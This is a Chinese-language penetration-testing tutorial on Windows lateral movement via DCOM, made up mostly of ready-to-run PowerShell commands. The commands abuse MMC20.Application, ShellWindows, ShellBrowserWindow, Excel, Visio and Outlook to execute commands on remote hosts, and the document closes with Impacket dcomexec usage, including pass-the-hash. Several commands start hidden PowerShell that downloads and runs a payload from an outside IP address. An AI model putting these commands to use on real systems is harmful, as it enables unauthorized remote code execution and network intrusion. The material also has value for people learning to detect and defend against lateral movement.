DCOM远程执行命令横向移动

DCOM介绍

DCOM（分布式组件对象模型）是微软的一系列概念和程序接口。它支持不同的两台机器上的组件间的通信，不论它们是运行在局域网、广域网、还是Internet上。利用这个接口，客户端程序对象能够向网络中另一台计算机上的服务器程序对象发送请求，使用DCOM进行横向移动的优势之一在于，在远程主机上执行的进程将会是托管COM服务器端的软件

获取DCOM列表

```
Get-CimInstance Win32_DCOMApplication
Get-CimInstance -classWin32_DCOMApplication | select appid,name
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_DCOMApplication
```

DCOM横向前提

```
1、需要关闭系统防火墙
2、必须拥有管理员权限
3、在远程主机上执行命令时，必须使用域管的administrator账户或者目标主机具有管理员权限的账户
```

实验介绍


MMC20.Application远程执行命令

1、通过PowerShell与DCOM进行远程交互，此外，我们只需要提供一个DCOM ProgID和一个IP地址，然后，它就从远程返回一个COM对象的实例。

```
$com =
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","127.0
.0.1"))
```

2、然后执行如下命令，我们就可以调用"ExecuteShellCommand"方法在远程主机上启动进程


```
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c
calc.exe","Minimzed")
```




3、将IP和命令换成上线的命令

```
$com =
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.1
68.41.147"))
```

```
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c powershell.exe
-nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))","Mini
mzed")
```







ShellWindows远程执行命令

```
[Activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-
00A0C90A8F39','127.0.0.1')).item().Document.Application.ShellExecute("cmd.exe","
/c calc.exe","c:windowssystem32",$null,0)
```

打开本地计算器





```
[Activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"192.168.41.147")).item().Document.Application.ShellExecute("cmd.exe","/c powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))","c:windowssystem32",$null,0)
```



ShellBrowserWindow远程执行命令

适用于Windows 10和Windows Server 2012 R2等版本的系统。

```
[activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","192.168.41.147")).Document.Application.shellExecute("cmd.exe","/c powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))","c:windowssystem32",$null,0)
```



调用Excel.Application远程执行命令

目标主机中安装有excle

1、 通过PowerShell与DCOM进行远程交互，创建Excel.Application对象的实例

```
$com =
[activator]::CreateInstance([type]::GetTypeFromprogID("Excel.Application","192.1
68.41.147"))
$com.DisplayAlerts = $false

$com =
[activator]::CreateInstance([type]::GetTypeFromprogID("Excel.Application","127.0
.0.1"))
```

2、然后执行如下命令，我们就可以调用该对象的"DDEInitiate"方法在远程主机上启动进程

```
$com.DDEInitiate("cmd.exe","/c 参数")
```

Visio.Application远程执行命令

目标主机中安装有Visio

```
[activator]::CreateInstance([type]::GetTypeFromProgID("Visio.Application","192.1
68.52.138")).[0].Document.Application.shellExecute("C:shell.exe")
```

Outlook.Application远程执行命令

目标主机中安装有Outlook

```
[activator]::CreateInstance([type]::GetTypeFromProgID("Outlook.Application","192
.168.52.138")).createObject("Shell.Application").shellExecute("C:shell.exe")
```

Impacket 中的dcomexec.py

```
dcomexec.exe [domain/]username:password@ip  //创建一个交互式shell
dcomexec.exe [domain/]username:password@ip command    // 执行命令
dcomexec.exe [domain/]username:@ip -hashes [hash]    //hash传递
```